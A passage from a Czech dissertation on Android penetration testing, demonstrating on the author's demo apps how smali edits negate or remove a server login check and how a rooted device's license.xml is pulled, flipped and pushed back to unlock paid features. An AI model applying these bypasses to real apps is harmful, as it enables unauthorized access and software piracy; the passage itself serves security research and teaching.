iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;-
>loginEditText:Landroid/widget/EditText;

const-string v3, ""

invoke-virtual {v2, v3}, Landroid/widget/EditText;-
>setText(Ljava/lang/CharSequence;)V
…
…
```

Z výše uvedené ukázky vyplývá, že výsledek ověření, které provede metoda performAuthentication, je jako logická hodnota (Z) uložen do registru v2. Hledaná podmínka je if-eqz v2, :cond_0 (v ukázce je označena zeleně). Výraz if-eqz v2, :cond_0 znamená, že pokud je hodnota v registru v2 pravdivá, je vykonán skok na návěští :cond_0. Negace podmínky se provede pomocí příkazu if-nez, tzn., že původní podmínka je nahrazena výrazem:

if-nez v2, :cond_0

Obsah modifikovaného souboru MainActivity.smali je uložen. Je provedena kompilace APK balíčku ze zdrojů v adresáři BestMaps: java -jar apktool.jar b BestMaps -o BestMapsHACKED.apk. V posledním kroku je nově vytvořený APK balíček podepsán.

Po provedení Negation Attack, aplikace BestMaps.apk funguje tak, že chráněná část programu je spuštěna každému uživateli, který zadá neplatné uživatelské jméno a heslo, viz obrázek 4.59. Zatímco uživateli, který má správné přihlašovací údaje, je pouze vypsána informace o jejich neplatnosti.




Obr. 4.59: Fungování aplikace BestMaps.apk po provedení Negation Attack [zdroj vlastní]

V ukázce útoku byla za použití Negation Attack překonána autentizace, která se prováděla mimo aplikaci, tzn. pomocí vzdáleného serveru. Z výše uvedeného popisu je zřejmé, že ačkoliv provedení útoku typu Negation Attack je relativně snadné, jedná se o velmi nebezpečný útok, který může napáchat velké škody a zmařit tak značné investice. Negation Attack je jeden z důvodů, proč by mobilní aplikace neměly používat single factor authentication v situacích, které jsou z bezpečnostního hlediska kritické.

Removal Attack

Removal Attack je nejsložitější ze všech výše uvedených APK repackage technik, proto se používá v situacích, ve kterých nelze použít jiné metody. Útok je založen na skutečnosti, že v některých případech jsou bezpečnostní mechanismy natolik robustní, že je jednodušší je odebrat jako celek, než se snažit o jejich modifikaci. Removal Attack tedy spočívá v odstranění problematických částí kódu, které se starají o zabezpečení aplikace. Schéma Removal Attack je zobrazeno na obrázku 4.60. Jelikož se jedná o náročný typ útoku, je před jeho realizací vhodné provést rozsáhlejší analýzu, než tomu bylo v případě předchozích útoků. Jako první by měla být daná aplikace nainstalována na nemodifikované mobilní zařízení a dynamicky zkoumána. Útočník sleduje chování aplikace za běžných podmínek, kdy aplikace běží na zařízení s normální úrovní zabezpečení. V druhém kroku by mělo proběhnout dynamické zkoumání aplikace na zařízení/emulátoru s oprávněními super uživatele (root). Zde je

výhodné sledovat všechny I/O operace, neboť mohou poskytnout vodítka pro následnou analýzu Java kódů. Všechny výše uvedené postupy by měly zajistit dostatečné množství informací, aby bylo možné provést úspěšné odstranění bezpečnostních mechanizmů ze smali kódů. Často nastává situace, že samotné odstranění smali kódů nedává dobré výsledky. V takových případech musí útočník napsat malou část kódu, která zajistí správné spojení částí kódu, mezi nimiž byla umístěna ochrana. Na obrázku 4.60 jsou uvedené části označeny jako „Začátek“ a „Cenná funkcionalita“. Při mazání smali kódů musí útočník rovněž věnovat zvýšenou pozornost obsahu registrů, které maže. Pokud, by byl například odstraněn obsah registru v3 a v další části aplikace, která nebyla odstraněna by se s obsahem registru v3 počítalo (byl by to jeden z parametrů při volání nějaké metody), pak by Removal Attack místo kýženého výsledku způsoboval pouze pád modifikované aplikace. Pokud jsou registry z odstraňované části používány i cennou funkcionalitou, nesmí být vymazány, proto jsou pouze přemístěny do odpovídající části cenné funkcionality. Pokud útočník ve své spojovací části kódu přepisuje obsahy některých registrů, musí v části, která bezprostředně navazuje za jeho kódem, obsahy těchto registrů uvést do původního stavu.



Obr. 4.60: Schéma Removal Attack [zdroj vlastní]

Pro praktickou ukázku Removal Attack je opět použita aplikace BestMaps.apk, jejíž bezpečnostní mechanismus je zachycen na obrázku 4.58. V oddíle Negation Attack bylo popsáno, že metoda checkCredentials_onClick se spolu s aplikačním serverem stará o ověření přihlašovacích údajů zadaných uživatelem (metoda se nachází ve třídě MainActivity.class). Výchozí zdrojový kód je stejný, ale technika jeho prolomení je jiná. Červeně jsou označeny všechny řádky, které musí být odstraněny.

Ukázka zdrojového kódu, metoda checkCredentials_onClick třídy MainActivity.class:

```
public void checkCredentials_onClick(View paramView)
{
 if (new ServerAuthentication(this.loginEditText.getText().toString(),

this.passwordEditText.getText().toString()).performAuthentication().booleanValue())
  {
   this.loginEditText.setText("");
   this.passwordEditText.setText("");
```

```
            startActivity(new Intent(this.context, BestMapsActivity.class));
            return;
        }
        this.loginEditText.setText("");
        this.passwordEditText.setText("");
        Toast.makeText(this.context, "Wrong Credentials", 1).show();
    }
```

Dekompilace typu jedna i dva, opětovné sestavení APK balíčku z kompilačního adresáře a falešné podepsání upraveného APK balíčku je stejné, jako postup popsaný v oddílu Negation Attack. V souboru MainActivity.smali nacházející se v adresáři

BestMaps/smali/cz/utb/fai/bestmaps_ptlab

je vyhledána metoda checkCredentials_onClick. Následně jsou z kódu odstraněny všechny řádky, které se starají o ochranu dané aplikace. Pro větší názornost je nejprve uveden celý smali kód metody checkCredentials_onClick původní aplikace a následně je uveden celý upravený smali kód metody, na které byl proveden Removal Attack.

Původní smali kód metody checkCredentials_onClick:

```
# virtual methods
.method public checkCredentials_onClick(Landroid/view/View;)V
    .locals 5
    .param p1, "v"    # Landroid/view/View;

    .prologue
    .line 30
    new-instance v1, Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;

    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->loginEditText:Landroid/widget/EditText;

    invoke-virtual {v2}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

    move-result-object v2

    invoke-virtual {v2}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v2

    iget-object v3, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->passwordEditText:Landroid/widget/EditText;

    invoke-virtual {v3}, Landroid/widget/EditText;->getText()Landroid/text/Editable;
```

```
    move-result-object v3

    invoke-virtual {v3}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v3

    invoke-direct {v1, v2, v3}, Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;-
><init>(Ljava/lang/String;Ljava/lang/String;)V

    .line 32
    .local v1, "serverAuthentication":Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;
    invoke-virtual {v1}, Lcz/utb/fai/bestmaps_ptlab/ServerAuthentication;-
>performAuthentication()Ljava/lang/Boolean;

    move-result-object v2

    invoke-virtual {v2}, Ljava/lang/Boolean;->booleanValue()Z

    move-result v2

    if-eqz v2, :cond_0

    .line 34
    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;-
>loginEditText:Landroid/widget/EditText;

    const-string v3, ""

    invoke-virtual {v2, v3}, Landroid/widget/EditText;-
>setText(Ljava/lang/CharSequence;)V

    .line 35
    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;-
>passwordEditText:Landroid/widget/EditText;

    const-string v3, ""

    invoke-virtual {v2, v3}, Landroid/widget/EditText;-
>setText(Ljava/lang/CharSequence;)V

    .line 37
    new-instance v0, Landroid/content/Intent;
```

```
    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->context:Landroid/content/Context;

    const-class v3, Lcz/utb/fai/bestmaps_ptlab/BestMapsActivity;

    invoke-direct {v0, v2, v3}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

    .line 38
    .local v0, "intent":Landroid/content/Intent;
    invoke-virtual {p0, v0}, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->startActivity(Landroid/content/Intent;)V

    .line 46
    .end local v0    # "intent":Landroid/content/Intent;
    :goto_0
    return-void

    .line 42
    :cond_0
    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->loginEditText:Landroid/widget/EditText;

    const-string v3, ""

    invoke-virtual {v2, v3}, Landroid/widget/EditText;->setText(Ljava/lang/CharSequence;)V

    .line 43
    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->passwordEditText:Landroid/widget/EditText;

    const-string v3, ""

    invoke-virtual {v2, v3}, Landroid/widget/EditText;->setText(Ljava/lang/CharSequence;)V

    .line 44
    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->context:Landroid/content/Context;

    const-string v3, "Wrong Credentials"
```

```
    const/4 v4, 0x1

    invoke-static {v2, v3, v4}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v2

    invoke-virtual {v2}, Landroid/widget/Toast;->show()V

    goto :goto_0
  .end method
```

Upravený smali kód metody checkCredentials_onClick na které byl proveden Removal Attack:

```
  # virtual methods
  .method public checkCredentials_onClick(Landroid/view/View;)V
    .locals 5
    .param p1, "v"    # Landroid/view/View;

    .prologue

    .line 37
    new-instance v0, Landroid/content/Intent;

    iget-object v2, p0, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->context:Landroid/content/Context;

    const-class v3, Lcz/utb/fai/bestmaps_ptlab/BestMapsActivity;

    invoke-direct {v0, v2, v3}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

    .line 38
    .local v0, "intent":Landroid/content/Intent;
    invoke-virtual {p0, v0}, Lcz/utb/fai/bestmaps_ptlab/MainActivity;->startActivity(Landroid/content/Intent;)V

    .line 46
    .end local v0    # "intent":Landroid/content/Intent;

    return-void
  .end method
```

Jakmile bude provedena výše naznačená úprava v jazyce smali, bude celý proces ověřování vyřazen. Modifikovaná aplikace bude fungovat všem uživatelům bez jakéhokoliv omezení. Po kliknutí na tlačítko „LOGIN“ bude spuštěna chráněná část mobilní aplikace, aniž by se starala o údaje, které uživatel zadal do textových polí.

Kromě APK Repackage existuje řada dalších metod, jak vyřadit softwarovou ochranu z mobilních aplikací. Mezi nejnebezpečnější varianty patří přímé spouštění chráněných částí mobilních aplikací nebo vytvoření malwaru plnícího roli spouštěče (obojí je popsáno na příslušných místech dizertační práce).

4.6.3 Útoky na lokální zabezpečení mobilních aplikací

Častým cílem útoků na lokální zabezpečení mobilních aplikací jsou programy poskytující základní funkcionalitu zdarma, zatímco pokročilé funkce jsou zpoplatněny. Útočníci se snaží modifikovat zabezpečení takovým způsobem, který umožní:

- získat cenná data,
- zdarma používat zpoplatněnou funkcionalitu,
- přístup k citlivým osobním údajům,
- odstranit uživatelské nepohodlí plynoucí z používání bezplatné verze, jako je například prodloužený start aplikace (tj. uměle vytvořená prodleva mezi startem a možností program začít používat), odstranění reklamních bannerů apod.


Licenční soubor, který je lidsky čitelný

Ukládání jakýchkoliv citlivých souborů do externí paměti představuje hrubou bezpečnostní chybu, nicméně i práce s interní pamětí přináší určitá bezpečnostní rizika. Vývojáři často předpokládají, že privátní datové prostory jsou soukromé, a tedy dostupné jen aplikaci, které tento prostor patří. Tato domněnka je správná jen v případě, že mobilní zařízení pracují s normální úrovní oprávnění. Provedením tzv. rootu/rootingu mobilních zařízení je porušen Sandboxing aplikací. Útočník pak může sledovat obsah privátního prostoru aplikace, na kterou útočí. V oddíle Útoky na zabezpečovací mechanismy bylo představeno odcizení přihlašovacích údajů, které byly ukládány v privátním datovém prostoru mobilní aplikace.

Kromě uživatelského jména a hesla může být interní paměť použita i k jiným účelům, například k licencování nějaké aplikace.


Bezpečnostní chyba, kterou představuje lidsky čitelný licenční soubor, je níže popsána na aplikaci BestCloud-PTLab.apk, kterou napsal autor pro demonstrační účely. Aplikace vychází ze skutečné komerční aplikace, jež používala uvedený systém licencování. Program poskytuje část své funkcionality zdarma a část je zpoplatněna. Po dokončení procesu ověřování platícího uživatele je samotná

licence uložena do XML souboru, který se nachází v privátním datovém prostoru dané aplikace. Při poskytování funkcionality se aplikace řídí obsahem licenčního souboru. Pokud se jedná o nelicencovanou verzi programu, pak je spuštěna pouze základní funkcionalita. Při pokusu o spuštění pokročilé funkcionality je uživateli pouze zobrazena zpráva, že uvedená funkce není dostupná v neplacené verzi, a odkaz, kde lze získat plnou verzi programu. Uvedená situace je zachycena na obrázku 4.61.



Obr. 4.61: Nelicencovaná verze programu BestCloud-PTLab.apk [zdroj vlastní]


Jak je vidět na obrázku 4.62, licencovaný program spustí základní i placenou funkcionalitu dané aplikace. Uvedeného stavu by chtěl dosáhnout i útočník, ovšem bez toho, aby za používání aplikace zaplatil.



Obr. 4.62: Licencovaná verze programu BestCloud-PTLab.apk [zdroj vlastní]

Demonstrovaný bezpečnostní problém byl zjištěn na základě dynamické analýzy. Jak bylo popsáno v oddílu 4.3 Ruční dynamická analýza, jedním ze základních prostředků tohoto typu analýz je vyšetřování dané aplikace v diskrétním čase (tzn. od jedné události k další události). Přičemž útočník/penetrační tester sleduje, jakým způsobem aplikace mění stav systému. Jedním z důležitých aspektů, který je nutné sledovat, jsou změny, které provádí testovaný program v interní i v externí paměti mobilního zařízení/emulátoru.


Prvním krokem útoku je instalace aplikace BestCloud-PTLab.apk do mobilního zařízení/emulátoru běžícího s oprávněním super uživatele: adb install BestCloud-PTLab.apk. Aplikace nesmí být zatím spuštěna. V dalším kroku je spuštěn Android Device Monitor, v záložce File Explorer je zobrazen privátní datový prostor aplikace BestCloud-PTLab.apk. Soukromý prostor se nachází v adresáři /data/data/cz.utb.fai.bestcloud_ptlab. Z obrázku 4.63 je patrné, že privátní datový prostor programu BestCloud-PTLab.apk neobsahuje žádné soubory či adresáře, které by mohly být pro útočníka zajímavé.



Obr. 4.63: Privátní datový prostor programu BestCloud-PTLab.apk zobrazený pomocí Android Device Monitoru [zdroj vlastní]

Jakmile útočník zná výchozí stav privátního datového prostoru vyšetřované aplikace, je provedeno její spuštění. Android Device Monitor představuje pro

útočníky velmi cenný nástroj, neboť umožňuje sledovat v reálném čase změny, které provádí zájmová aplikace v souborovém systému. Na obrázku 4.64 je vidět, že aplikace po svém prvním spuštění vytvořila adresář shared_prefs a v něm soubor license.xml.



Obr. 4.64: Změny v privátním datovém prostoru aplikace BestCloud-PTLab.apk [zdroj vlastní]

Soubor license.xml, který by mohl obsahovat zneužitelné informace, je útočníkem přemístěn z mobilního zařízení/emulátoru do počítače. Uvedený úkon lze provést přímo v nástroji Android Device Monitor. V záložce File Explorer je kliknuto na soubor license.xml, který je na obrázku 4.65 označen modře, následně je kliknuto na tlačítko „Pull a file from the device“. Alternativně lze vyšetřovaný soubor stáhnout pomocí příkazu:

```
adb pull /data/data/cz.utb.fai.bestcloud_ptlab/shared_prefs/license.xml
```


Důležitý obsah souboru license.xml je na obrázku 4.65 označen zeleně. Ukázka odhaluje nebezpečnost lidsky čitelných souborů nesoucích informace, které jsou z bezpečnostního hlediska kritické. Situaci navíc zhoršují samo vysvětlující názvy XML elementu (viz parametry name):

- <boolean name="**full_version**" value="false" />,
- <boolean name="**trial**" value="true" />.

Jsou-li XML elementy pojmenovány výše uvedeným způsobem, nemusí útočník provádět analýzu jejich funkce prostřednictvím statických metod. Útočník se pravděpodobně pokusí provést útok nejjednodušším možným způsobem, tzn. negací pravdivostních hodnost XML elementů. Negace je na obrázku 4.65 označena červeně. Původní soubor license.xml je z privátního datového prostoru v Android Device Monitoru vymazán pomocí tlačítka „Delete the selection“. V okamžiku, kdy je adresář shared_prefs prázdný, je možné za použití tlačítka „Push a file onto the device“ nahrát upravený soubor license.xml z počítače do mobilního zařízení/emulátoru. Viz červená šipka na obrázku 4.65. Uvedenou operaci lze také provést příkazem:

```
adb push license.xml /data/data/cz.utb.fai.bestcloud_ptlab/shared_prefs
```

Je-li testovaný program v mobilním zařízení/emulátoru spuštěný, je nutné provést jeho restart. Znovu spuštěná mobilní aplikace, poskytuje všechny své funkce bez jakéhokoliv omezení.



Obr. 4.65: Modifikace souboru license.xml [zdroj vlastní]

Stejným způsobem útočník/penetrační tester sleduje i změny, které zájmová aplikace provádí v externí persistentní paměti. Jsou-li nalezeny jakékoliv soubory, je zjišťováno, zda lze jejich obsah zneužít.

Z výše uvedeného příkladu vyplývá, že jakékoliv ukládání souborů v lidsky čitelné podobě představuje bezpečnostní problém, jehož závažnost je přímo úměrná obsahu daného souboru. Soubory určené pouze pro interní potřebu (používá je jen aplikace, které patří) by měly být chráněny šifrováním splňující moderní bezpečnostní standardy. Data, která by měla být bezpečně sdílená s vybranými aplikacemi, by měla místo souborů používat poskytovatele obsahu.

Zná-li útočník výše uvedenou bezpečnostní chybu, je snadné pomocí APK Repackage vyřadit celé licencování a takto upravený balíček dále distribuovat prostřednictvím torrentů a file share serverů.

Android Device Monitor byl z nových verzí Android Studia odstraněn. Viz oficiální informace společností Google LLC:

” …Android Device Monitor was deprecated in Android Studio 3.1 and removed from Android Studio 3.2. The features that you could use through the Android Device Monitor have been replaced by new features… “ [124].

V souvislosti s přesunem souborů dokumentace dále uvádí, že pro přenos souborů je možné použít nový nástroj, který se jmenuje Device File Explorer:


“ …If you want to perform other debugging tasks, such as sending commands to a connected device to set up port-forwarding, transfer files, or take screenshots, then use the Android Debug Bridge (adb), Android Emulator, Device File Explorer, or Debugger window… ” [124].

Používání nástroje Device File Explorer je popsáno v oficiální dokumentaci na webové stránce https://developer.android.com/studio/debug/device-file-explorer [132].

Sledování privátního datového prostoru a následné podvržení licenčního souboru lze stále provést, ale je potřeba postup upravit. Modifikovaný postup je demonstrován na Android Studiu 3.2.1 běžícím pod operačním systémem MAC OS Mojave. Nejprve je spuštěno Android Studio a je vytvořen nový projekt (pro útok za použití Device File Exploreru není potřeba, aby se shodoval parametr package elementu manifest, který se nachází v souboru AndroidManifest.xml). Je spuštěn vyvíjený program (stačí výchozí nastavení projektu, útočník nemusí upravovat ani kód ani cokoliv jiného), který spustí Android emulátor nebo nainstaluje vyvíjenou aplikaci do upraveného mobilního zařízení (je-li připojeno). Prostřednictvím terminálu je nainstalován program BestCloud-PTLab.apk na, který je prováděn útok:


```
Sandokan:platform-tools milan$ ./adb install /Users/milan/Documents/testedAPP/BestCloud-PTLab.apk
/Users/milan/Documents/testedAPP/BestC...d. 96.9 MB/s (1543262 bytes in 0.015s)
    pkg: /data/local/tmp/BestCloud-PTLab.apk
Success
```

V Android studiu je spuštěn Device File Explorer (View --> Tool Windows --> Device File Explorer), ve kterém je zobrazen obsah privátního datového prostoru aplikace BestCloud-PTLab.apk. Soubor license.xml je otevřen přímo v Android Studiu. Lze otvírat, číst a modifikovat soubory, které patří jiným aplikacím. Situace je zachycena na obrázku 4.66.



Obr. 4.66: Soubor license.xml v privátním datovém prostoru a jeho obsah [zdroj vlastní]

Pokusí-li se útočník upravený soubor uložit, je zobrazeno okno Non-Project Files Protection, viz obrázek 4.67. Nicméně Non-Project Files Protection nedokáže útočníkovi zabránit v uložení modifikovaného souboru na pevný disk počítače. V Device File Exploreru je smazán původní soubor license.xml z mobilního zařízení/emulátoru. V dalším kroku je z počítače pomocí Device File Exploreru nahrán modifikovaný soubor do mobilního zařízení/emulátoru. Je-li aplikace, na kterou je útočeno spuštěna, je nutné provést její restart.



Obr. 4.67: Non-Project Files Protection [zdroj vlastní]

Ačkoliv Android Device Monitor je podle oficiální dokumentace zastaralý, řada útočníků i penetračních testerů ho stále používá. Android Device Monitor je spolu se starší verzí Android Studia nainstalován ve virtuálním počítači. Velkou výhodou je, že Android Device Monitor lze spustit i samostatně, bez nutnosti, aby běželo Android Studio, například:

```
~/Android/Sdk/tools/monitor
```

Krádeže informací z XML souborů


XML soubory mohou obsahovat celou řadu cenných informací, které jsou zneužitelné. Inspirací pro uvedený příklad byla aplikace, kterou autor testoval pro

účely dizertační práce. Kód v ukázkách byl změněn tak, aby byla zachována anonymita testované aplikace. Vyšetřovaná aplikace během prvního spuštění kontaktovala aplikační server, jež ji přidělil několik identifikátorů. Následně si daná aplikace vytvořila v externí paměti (na SD kartě) adresář, jež začínal tečkou následovanou jménem aplikace. Mezi přidělenými identifikátory byl i „appid“, jež aplikace používala pro poskytování služeb ze vzdáleného serveru.

Ukázka XML souboru obsahujícího zneužitelný identifikátor:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
   ...
   <string name="appid" value="70AB155F175EE" </ string>
   ...
